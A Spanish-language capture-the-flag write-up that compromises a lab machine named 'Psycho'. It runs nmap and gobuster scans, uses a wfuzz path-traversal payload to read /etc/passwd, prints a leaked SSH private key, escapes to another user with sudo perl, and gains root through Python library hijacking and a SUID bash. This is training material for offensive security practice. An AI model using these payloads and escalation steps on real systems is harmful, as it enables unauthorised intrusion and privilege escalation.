

# PSYCHO

Primero de todos hacemos un ping a la máquina para comprobar la conectividad:

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.097 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.097/0.097/0.097/0.000 ms
```

Tenemos una TTL de 64 por lo que la máquina es Linux probablemente.

Ahora vamos a ver los puertos:

```
> nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 23:00 CEST
Initiating ARP Ping Scan at 23:00
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 23:00, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:00
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 23:00, 1.09s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.00000090s latency).
Scanned at 2024-09-19 23:00:28 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
```

Ahora vamos a ver información más detallada de los puertos:

```
> nmap -sCV -p22,80 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 23:01 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000042s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux;
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|_  256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: 4You
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Haciendo fuzzing con gobuster encontramos lo siguiente:


```
> gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.17.0.2 -x .php,.html,.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.6
[+] Extensions:   txt,php,html
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/.php          (Status: 403) [Size: 275]
/.html         (Status: 403) [Size: 275]
/index.php     (Status: 200) [Size: 2596]
/assets        (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
```

index.php es la web principal y si nos fijamos en código da un error, esto puede ser porque este llamando a algo y no este echo de manera correcta, entonces con wfuzz vamos a intentar descubrirlo:

```
wfuzz --hl=62 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=../../../../../../../../etc/passwd'
```

```
000005155: 200      88 L    199 W    3870 Ch    "secret"
```

Y ahí tenemos la palabra




Y donde ponía error veremos:

```
ot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
an:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin
ologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-
twork:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-
solve:x:996:996:systemd Resolver:/usr/sbin/nologin vaxei:x:1001:1001::/home/vaxei:/bin/bash sshd:x:101:65534::/run/sshd:/usr/sbin/nologin luisillo:x:1002:1002::/home/luisillo:/bin/sh
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
vaxei:x:1001:1001::/home/vaxei:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
luisillo:x:1002:1002::/home/luisillo:/bin/sh
```

Vemos dos usuarios, luisillo y vaxei, ahora vamos a ver si podemos conseguir la clave id\_rsa:





```

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

```

Ahora vamos a utilizar para acceder por ssh, primero cambiamos los permisos para solo poder utilizarla nosotros y luego accedemos:

```
> ssh -i idrsa vaxei@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.5.0-13parrot1-amd64 x86_

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that
are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@dcc99006b4e4:~$ |
```

Con sudo -l vemos lo siguiente:

```
vaxei@dcc99006b4e4:~$ sudo -l
Matching Defaults entries for vaxei on dcc99006b4e4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User vaxei may run the following commands on dcc99006b4e4:
    (luisillo) NOPASSWD: /usr/bin/perl
```

Y podemos ejecutar perl como luisillo, por lo que vamos a utilizarlo para darnos una bash de luisillo:

```
vaxei@dcc99006b4e4:~$ sudo -u luisillo perl -e 'exec "/bin/sh";'
```

```
$ whoami
luisillo
```

Con sudo -l vemos lo siguiente:

```
$ sudo -l
Matching Defaults entries for luisillo on dcc99006b4e4:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User luisillo may run the following commands on dcc99006b4e4:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```



Podemos ejecutar el .py pero no tenemos permisos de escritura sobre el, por lo que vamos a ejecutar un Python Library Hijacking, del siguiente artículo:

<https://www.hackingarticles.in/linux-privilege-escalation-python-library-hijacking/>

Primero creamos un .py en la misma carpeta con el nombre de una de las librerías:

```
luisillo@dcc99006b4e4:/opt$ touch subprocess.py
luisillo@dcc99006b4e4:/opt$ ls
paw.py  subprocess.py
```

Ahora metemos código para probar:

```
luisillo@dcc99006b4e4:/opt$ echo "import os; os.system('whoami')" > subprocess.py
```

```
luisillo@dcc99006b4e4:/opt$ cat subprocess.py
import os; os.system('whoami')
```

Ahora ejecutamos paw.py:

```
luisillo@dcc99006b4e4:/opt$ sudo /usr/bin/python3 /opt/paw.py
root
Ojo Aqui
Processed data: THIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
Useless calculation result: 4999995000000
```

Y vemos como ejecuta el código por lo que nos podemos cambiar permisos para luego darnos una bash:

```
luisillo@dcc99006b4e4:/opt$ cat subprocess.py
import os; os.system('chmod u+s /bin/bash')
```

```
luisillo@dcc99006b4e4:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

Y ya seríamos root.